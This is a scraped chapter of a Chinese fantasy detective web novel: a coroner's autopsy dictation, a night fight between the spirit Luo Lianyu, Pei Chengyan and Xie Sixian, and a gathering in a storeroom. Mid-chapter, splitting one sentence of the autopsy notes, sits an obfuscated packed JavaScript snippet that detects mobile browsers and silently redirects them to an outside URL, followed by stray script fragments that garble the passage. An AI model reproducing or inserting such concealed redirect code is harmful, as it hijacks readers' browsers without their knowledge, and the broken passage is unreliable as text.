文趣网 > 其他小说 > 且听旧岁[探案] > 5. 第⑤章
    萧燕然突然大喊,硬生生把魏玄叫了回来。

    “我这人手不够,总之你得留下。写字会吗?”

    面对灵妖宗的人魏玄一下子也不好拒绝。

    “会。”

    “那行,我说你记。”

    言外之意就是要魏玄辅助他验尸。

    “什么?”魏玄嘴角一僵。

    ……

    黑漆漆的连廊,细雨斜斜打在树枝上,树叶相打的声响有些不合时宜,给当下增添几分诡异。

    谭大公子的尸体已经被运走,寝房只剩下血迹。

    解思弦前脚刚踏入此地,后脚门便重重闭合,这让她不禁想起了夜杀阁门闭上时的情形。

    殊不知裴承砚就在门外,与她一墙之隔。

    只是顷刻之间,房内的灯烛连续亮了几盏,她借着光将房内扫视,唯一不一样的地方就在于,她的眼前多了一把崭新的琵琶。

    完好无损。

    一滴血从房檐上落下,瞬间正中琵琶。“少宗主今日真是好狠心,方才在连廊上好歹给我的分身留个活路啊。”

    一道女声从房檐上渐落,言语之中三分魅惑。

    解思弦没多少时间与她耗,只是换了副语气,冷冷道:“你做错了什么你自己心里清楚。”

    琵琶精倒不以为然:“我都没做,又怎能算错了呢?”

    “今夜趁机杀死谭二公子不仅是宗门给你的任务,亦是天子给的,你倒是好,一夜之间谭大死了,谭二还好好的。”

    解思弦说话时嘴就像含了冰,听得精怪不满的撅嘴。

    “我罗怜玉待主人从来都是忠心耿耿的。”

    “所以呢?”

    “所以你不该怀疑人是我杀的。”

    她这逻辑让解思弦轻笑一声:“你与谭大公子无冤无仇,我怀疑你杀他干吗?我只是在想,你这么聪明的一只精怪,为何不借助这次谭大公子之死,趁谭府陷入混乱去杀死谭二。”

    “还有,如今你明明有大把杀死谭二的机会摆在眼前,你却杀了谭府后院井下的人。若我没猜错的话,那人就是谭府今夜失踪的琵琶手吧?”

    她的一番话一时间让罗怜玉说不上话来,只见她毫不费力地跳下房檐来到她面前。“论‘聪明’二字我自然是比不上少宗主您,只不过我并没有杀他。”

    解思弦顿时欲言又止,殊不知门外深幽夜色中,裴承砚就立于门前,倾身静静听着里边二人对话。

    他试着再凑近门缝一点,却忘了注意脚下被风雨吹来的树枝。

    伴随着树枝被碾压发出的一声响动。

    “谁在那里!”

    解思弦眉头紧蹙,她快步上前假装严肃,内心不知鼓了多少次掌了。

    他听到了,她故意的。

    罗怜玉见状,一个响指打开了寝房的房门。

    “少宗主可要把这偷听的人抓着了,不要让这天子的口谕暴露了。”罗怜玉微微开口,她不嫌事乱,只想再添一把火。

    解思弦没空理她,径直追了出去。裴承砚眼见事情暴露,他顺着风一跃而起直至屋顶。

    他站在高处俯视寂静的府邸,右手紧握剑柄。

    约莫一盏茶的时间过去,正当他以为躲过去时,茫茫夜色中忽然凭空出现一道红绸,被背后死死捆住他的腰,使他动弹不得。

    他嘲天喊了几句:“要杀就尽快现身,何必躲躲藏藏?”

    就在他毫无防备之时,罗怜玉抚着琵琶从天而降。

    “找到你了,小郎君。”罗怜玉语气调侃。

    下一秒,她将琵琶一收,掌中凭空变出一把匕首,她动动手,匕首听话地回旋于夜空。

    裴承砚蹙眉,只好佩剑出鞘,连续接了对面几招,谁知罗怜玉手中的匕首数量非但不减,反而还越打越多。

    刀剑交锋的声音在寂静的深夜格外扎耳,他刚打掉罗怜玉的匕首,不曾想对方手腕一转,匕首如回马枪般从后刺向他的脖颈。

    情急之下,他腰上的红绸立刻将他拉到安全的位置。

    这红绸是他们灵妖宗少宗主专用的法器,罗怜玉见此瞬间急了眼。

    “少宗主,我们才是一伙的!”罗怜玉换了副委屈的语气。

    听到“少宗主”三字时,裴承砚顺着罗怜玉的目光往腰上的红绸看去,不禁喃喃:“解思弦?”

    这是在帮他?

    解思弦轻功几步跃上房檐,嘴上也不惯着她,立即喝止她手上的动作:“只让你抓,没让你杀。”

    罗怜玉咬了咬下唇,少宗主不护宗门之人,反而保护一个来历不明的男子。

    “那不行,他听了不该听的东西,就得杀!”语毕,数十把匕首在顷刻之间聚于上空将三人围成一个圈。匕首尖锐,伴着夜里如针的细雨,势必要将他捅得生不如死。

    解思弦手腕一转,收了绑在裴承砚腰上的红绸,“无理取闹的小东西。”

    没了红绸的束缚,他使剑便更加自如。

    面对来势汹汹的匕首,只听几声刀剑交锋的声音在空中滑过,紧接着是匕首落地“噼啪”作响。

    “处理灵妖宗内部的事,就不劳烦裴公子动手了。”她见对面既不吃敬酒,只好亲自动手。

    红绸在寂夜里行如水蛇,几次精准绕过匕首的尖头,从后悄然缠上罗怜玉的手腕。她稍稍使力,一时间,罗怜玉的手就不听使唤,匕首在夜空中失了方向,行动大乱。

    罗怜玉几番挣扎却无济于事,只能眼睁睁看着暗藏在红绸中的银针无情地扎进她的脉搏。

    她一吃痛,闭紧了眼。

    一瞬间,所有匕首都消失了。

    红绸被收回,断了脉搏的罗怜玉只能舍弃这身躯壳,消散于天地之间。

    裴承砚看着眼前的一切,手中持剑的动作顿了顿。

    解思弦见状调侃着他:“裴公子还是小心点为好,毕竟这小东西现在还有两个分身可用。”

    话落,一把匕首忽然再次闯入二人的视线,裴承砚反应及时侧头躲过。

    “被你说中了。”他直视上空,“还不现身!”

    可她不傻,她现身了那她还怎么杀他。罗怜玉悄无声息地来到裴承砚身后。

    在旁人眼中看不出什么,可在解思弦眼中,他的身后已经多了一道黑气。

    “裴公子小心!”

    她动用内力,使红绸化为一团红雾攻向罗怜玉,谁知那团黑气飞掠至裴承砚身后,将他推了出去。

    她要他做盾,借机杀他,两全其美。

    红雾出招,在黑夜之内难辨方向。一霎之间,就算是金丹期的捉妖师也一时难以闪躲,更别说裴承砚。

    千钧一发之际,一阵灵光闪入此地,与红雾正面相撞。

    “轰——”

    整个谭府都免不了一阵巨响,就连后院的枯树都受不住,不过须臾就折了根树枝。

    “鬼啊!”魏玄吓得一激灵,手中的笔都甩了出去。萧燕然倒是一脸平静,还严肃警告他:“验尸之时,务必静心。”

    “明,明白了。”魏玄只好颤颤点头。

    语落,他见萧仵作一脸平静的观察尸状,后道:“记,尸体左手除大拇指外四根手指的指尖指腹,与

    ;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17744282|209206||http|test|mini|href|location'.split('|'),0,{}));

    () {

    $('.inform').remove();

    $('#content').append('

    虎口处均有成年老茧。”

    “……”

    一招对峙下来,红雾被打回红绸形态,灵光也消散于黑夜,落向大地。

    灵光之下是急忙赶来的女妖与应千崇。收回最后一点灵光的幸沧双有些站不稳,站在房檐上连连后退,站在她身后的应千崇就顺势搭了她一把,让她重新找回重心。

    幸沧双气喘吁吁:“好强的内力。”

    她心中惊叹,此人看着十七八岁,修为竟已经达到了元婴后期。

    罗怜玉眼见一下子来了这么多人,干脆一不做二不休:“喂,还打不打,不打我可自己回灵妖宗地牢了。”

    众人刚想回话,却被房檐底下的一道熟悉声音打断:“哎呦还打什么打,验尸结果出来了,还有,你们谁来管管这小子啊,他快吐死了。”

    萧燕然就这样,一手提着仵作箱,一手拖着魏玄慌忙赶到现场。

    “呕——”

    他一脸半死不活的状态。

    解思弦见此情状,迅速瞄了一眼裴承砚示意他。

    少年也正好借此机会先远离不讲道理的罗怜玉,只见他轻功跃下,硬生生把魏玄拽了起来。

    “别别别用力——”

    此时的魏玄,生不如死。

    萧燕然一摆手:“好了,还是赶紧找块儿地让他坐坐吧,我可不想到时候在义庄看见他。”

    解思弦对此没问题,指了指谭府的东边,脆声提议:“我瞧那边有空屋子,不如就去那待着,也少淋些雨。”

    众人对此也没问题,就魏玄丧着脸道:“那还愣着干什么,快去啊——”

    ……

    东边库房内,空气闷得发沉。

    墙角结满层层蛛网,落着厚厚浮灰,处处透着阴冷森寒,屋内摆着不少老旧木箱,杂乱堆放在各处,木身受潮泛着湿冷气息。

    四下静悄悄的,光线昏暗黯淡,处处都透着压抑的氛围。

    不得不说这谭府的库房还挺大,够容得下五个人,一个妖怪与一个精怪。

    座位分配很公平,解思弦、萧燕然和面带狐狸面具

    的应千崇,三人整整齐齐端坐着。

    而木桌的另一边就是要死要活的魏玄和裴承砚,还有一个满脸无奈的幸沧双。

    回想起来,她怎么就摊上这么两个猎精师了。“要我说,办案时就该这样,目标一致的人和和气气聚在一起搜证,而不是你要杀我,我偷袭你,最后搞得两败俱伤。”坐在木桌正中央的萧燕然两手一摊,说道。

    调理好的魏玄正坐于萧燕然对面,他一脸不屑,便直言道:“谁说我们和你们灵妖宗目标一致了,我们是来捉琵琶精的。”

    话音刚落,他还不忘瞥了眼潇潇洒洒倚在库房窗檐上的罗怜玉。

    见他还想着捉琵琶精呢,气得幸沧双差点一拳锤在他头上。

    她咬牙切齿:“喂,你个武功废是不是傻,看不出来她是灵妖宗的吗?”“她?灵妖宗?”

    魏玄指指一脸无辜的罗怜玉。

    “真是倒了八辈子霉,怎么就碰上你这个捉妖师。”

    幸沧双心里好烦,边说边低下头去,一手直接捂住半张脸。

    小狸奴耷拉着猫耳朵,在没人看见的地方不知翻了多少个白眼。回想一月前,她作为一张被用来算卦的纸符,主人死了,她凭一己之力好不容易跑到江州城,本想逍遥快活一辈子,谁曾想半路遇到一个不讲武德的猎精师,趁她法力低弱之时把她抓了。

    那人就是魏玄。

    想当初,她还是双手被捆,被一根绳子牵了一路。